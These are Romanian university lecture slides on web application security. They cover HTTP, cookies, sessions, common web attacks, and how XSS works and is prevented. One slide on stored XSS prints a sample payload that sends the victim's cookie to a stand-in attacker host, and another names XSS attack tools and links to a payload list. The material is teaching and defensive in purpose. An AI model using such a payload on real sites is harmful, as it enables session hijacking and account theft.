
SECURITATEA APLICAȚIILOR WEB

ș.l. dr. ing. ADRIAN ALEXANDRESCU

Facultatea de Automatică și Calculatoare

Universitatea Tehnică “Gheorghe Asachi” din Iași




Cuprins

Aplicațiile web


I

1. Arhitectura unei aplicații web
2. Protocolul HTTP
3. Cookie
4. Sesiune

1. Arhitectura unei aplicații web





1. Arhitectura unei aplicații web




3-Tier Architecture Model

1. Arhitectura unei aplicații web








2. Protocolul HTTP

- Hypertext Transfer Protocol
- RFC 9110 - HTTP Semantics, creat de Internet Engineering Task Force (IETF)



2. Protocolul HTTP - cererea

I

https://ac.tuiasi.ro/despre/prezentare/

```
GET /despre/prezentare HTTP/1.1
Host: ac.tuiasi.ro
User-Agent: Mozilla/5.0 (Windows NT 6.3;
WOW64; rv:27.0) Gecko/20100101 Firefox/27.0
Accept:
text/html,,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

2. Protocolul HTTP - răspunsul

I

https://ac.tuiasi.ro/despre/prezentare/

```
HTTP/1.1 200 OK
Date: Thu, 06 Oct 2022 10:35:58 GMT
Server: Apache/2.2.15 (CentOS)
Pragma: no-cache
Last-Modified: Thu, 06 Oct 2022 10:35:58 GMT
Connection: close
Content-Type: text/html; charset=UTF-8

[corpul-mesajului]
```

3. Cookie

- Informație trimisă de serverul web către client (browser)
- Este stocată de către client
- Este trimisă la server când utilizatorul accesează site-ul respectiv
- Are un timp de expirare dat în secunde (e.g., time()+86400)

3. Cookie

Creare și utilizarea

- Răspunsul primit de la serverul web conține header-ul: `Set-Cookie`
- Cererile următoare către serverul web respectiv vor conține header-ul: `Cookie`

Exemplu:

- Server –> Client
  - Set-Cookie: SID=31d4d96e407aad43
- Client –> Server
  - Cookie: SID=31d4d96e407aad43

3. Cookie

I

JavaScript – client-side

```
// setarea unui cookie

document.cookie = "username=ana; expires=Thu, 14 Sep 2022
12:00:00 UTC; path=/;";

document.cookie = "username=maria; expires=Thu, 14 Sep 2022
12:00:00 UTC;";


// accesarea tuturor cookie-urilor sub forma unui singur șir
de caractere

let s = document.cookie;


// ștergerea unui cookie

document.cookie = "username=; expires=Thu, 01 Jan 1970
00:00:00 UTC; path=/;";
```

3. Cookie

I

NodeJS

```
let express = require('express');
let cookieParser = require('cookie-parser');
let app = express()
app.use(cookieParser());
let users = { name : "Maria", age : "18" }
app.get('/setuser', (req, res)=>{
    res.cookie("userData", users);
    res.send('user data added to cookie');
});
app.get('/getuser', (req, res)=>{
    res.send(req.cookies);
});
app.listen(3000, (err)=>{ console.log('listening on port 3000') });
```

4. Sesiune

Sesiune

- Conversație între un client și server
- Secvență de cereri și răspunsuri
- HTTP este un protocol "fără stare" (en., stateless)

Identificator de sesiune

- en., *session ID* sau *session token*
- Șir de caractere, generat aleatoriu sau de o funcție hash, folosit pentru a identifica o sesiune
- Este trimis prin cookie-uri și/sau formulare HTML

4. Sesiune

I

NodeJS

```
app.use(session({ secret: 'keyboard cat', cookie: { maxAge: 60000 }}));
app.get('/', function(req, res, next) {
  if (req.session.views) {
    req.session.views++;
    res.setHeader('Content-Type', 'text/html’);
    res.write('<p>views: ' + req.session.views + '</p>’);
    res.write('<p>expires in: ' + (req.session.cookie.maxAge / 1000) +
's</p>’);
    res.end();
  } else {
    req.session.views = 1;
    res.end('welcome to the session demo. refresh!’);
  }
})
```

Atacuri asupra unei aplicații web

- SQL Injection
  - Browser-ul trimite input malițios serverului
  - Verificarea deficitară a input-ului duce la execuția unor interogări malițioase
- CRSF – Cross-Site Request Forgery
  - Un site web malițios trimite o cerere (din browser) către un site bun folosind credențialele victimei
- XSS – Cross-Site Scripting
  - Un site web malițios trimite unei victime un script care fură informații referitoare la un site bun

Atacuri asupra unei aplicații web

- Clickjacking
  - Utilizatorul este făcut să creadă că dă click pe o anumită pagină, dar de fapt dă click pe o pagină ascunsă
  - Atacatorul folosește un iframe transparent/invizibil
- File Upload
  - Atacatorul ar putea folosi un formular de încărcare al unui fișier pentru a încărca un script malițios
- XEE – XML External Entity
  - Un endpoint API acceptă un payload XML, iar un XML parser de la server interpretează o directivă specială a XML (i.e., external entity)

Atacuri asupra unei aplicații web

- DOS – Denial of Service
  DDOS – Distributed Denial of Service
  - Aplicația web primește un volum foarte mare de cereri de la un număr mare de dispozitive de rețea
  - Astfel, serverul răspunde mult mai greu la cereri
- Exploatarea dependențelor third-party
  - Atacatorul poate profita de anumite vulnerabilități ale bibliotecilor și framework-urilor folosite de o aplicație web

Cross Site Scripting

1. XSS
2. Atac XSS nepersistent
3. Atac XSS persistent
4. Payload-uri XSS
5. Prevenirea atacurilor XSS

1. Cross Site Scripting

Cross Site Scripting (XSS)

- Permite atacatorilor să injecteze scripturi client-side în paginile web vizualizate de alți utilizatori
- Atacatorii fac astfel încât browser-ul să execute cod malițios când utilizatorul intră pe un site aparent sigur
- E.g., comentariile utilizatorilor conțin cod JS și sunt afișate pe site
- E.g., link cu JS trimis de atacator unui utilizator; script-ul trimite cookie-ul de autorizare atacatorului
- http://www.insecurelabs.org/task/Rule1

2. Atac XSS nepersistent

Reflected XSS

- Codul atacatorului este executat de browser-ul victimei fără a se stoca nimic la server sau la client
- E.g., victima primește de la atacator link-ul
  `www.test.com/index.php?q=<script>...</script>`
- Website-urile vulnerabile sunt cele care:
  - Au funcție de căutare
  - Posibilitatea de login cu afișarea numelui utilizatorului în pagina returnată

2. Atac XSS nepersistent

- Website-urile vulnerabile sunt cele care:
  - Au funcție de căutare
  - Au posibilitatea de login cu afișarea numelui utilizatorului în pagina returnată
  - Afișează informație din header-ele HTTP (e.g., tipul browser-ului și versiunea)
  - Folosesc parametri DOM de tipul `document.url`


2. Atac XSS nepersistent

- Ținte posibile ale atacatorilor:
  - Cookie-urile de autentificare
  - Date ale utilizatorului:
    - istoricul browser-ului
    - informații personale (dacă este logat)
    - fișiere încărcate pe site
    - geolocația, webcam-ul, microfonul (API HTML5 care necesită acordul utilizatorului)
  - Keylogging
  - Phishing
  - Modificarea site-ului (design, conținut) (injectarea de reclame)
  - Atac de tipul Denial of Service

2. Atac XSS nepersistent

- Surse ale atacurilor:
  - Email-uri de la persoane necunoscute
  - Secțiunea de comentarii a unui site
  - Social media

2. Atac XSS nepersistent



Sursa: https://www.incapsula.com/web-application-security/reflected-xss-attacks.html


3. Atac XSS persistent

Stored XSS

- Codul atacatorului ajunge să fie stocat în baza de date a serverului, iar codul este executat de browser când utilizatorul intră pe site
- E.g., la înregistrarea unui utilizator nou numele introdus este:

```
anaaremere<script>document.location='https://site.atacator.com/?cookie='+document.cookie</script>
```

3. Atac XSS persistent



Sursa: https://www.acunetix.com/websitesecurity/cross-site-scripting/

4. Payload-uri XSS

Aplicații care exploatează vulnerabilitățile de tipul XSS

- XSStrike
- BruteXSS Terminal
- BruteXSS GUI
- XSS Scanner Online
- XSSer
- xsscrapy
- Cyclops

https://github.com/payloadbox/xss-payload-list

5. Prevenirea atacurilor XSS

Elementele care trebuie *sanitizate* (en., *sanitized*)

- URL
- Parametrii GET și POST dintr-un formular
- window.location
- Proprietățile obiectului document:
  - referrer, location, URL, URLUnencoded
- Cookie-urile
- Header-ele
- Datele din baza de date introduse de utilizator

5. Prevenirea atacurilor XSS

- Encodarea informațiilor introduse de utilizator
  - Browser-ul trebui să interpreteze informațiile ca date nu ca și cod
- Validarea informațiilor introduse de utilizator
  - Filtrarea informațiilor introduse
  - Regex, număr minim/maxim de caractere
- Verificările trebuie să se facă atât la client cât mai ales la server

5. Prevenirea atacurilor XSS

Prevenirea atacurilor XSS în Flask

- https://semgrep.dev/docs/cheat-sheets/flask-xss/

Prevenirea atacurilor XSS în Express/NodeJS

- https://semgrep.dev/docs/cheat-sheets/express-xss/

Prevenirea atacurilor XSS în Java și JSP

- https://semgrep.dev/docs/cheat-sheets/java-jsp-xss/

5. Prevenirea atacurilor XSS

Utilizarea cookie-urilor HttpOnly

- Un cookie cu atributul HttpOnly este inaccesibil din JavaScript prin document.cookie
- El este trimis doar la server
- De exemplu, cookie-urile care persistă sesiuni pe server nu trebuie să fie disponibile pentru JavaScript și ar trebui să aibă atributul HttpOnly
- Această precauție ajută la atenuarea atacurilor de tip cross-site scripting (XSS)

5. Prevenirea atacurilor XSS

Utilizarea cookie-urilor HttpOnly

- Protejează de exfiltrarea token-ului de sesiune (en., session token exfiltration)

- OWASP – HttpOnly
  https://owasp.org/www-community/HttpOnly

- NIST Special Publication 800-63B - Digital Identity Guidelines
  https://pages.nist.gov/800-63-3/sp800-63b.html#711-browser-cookies

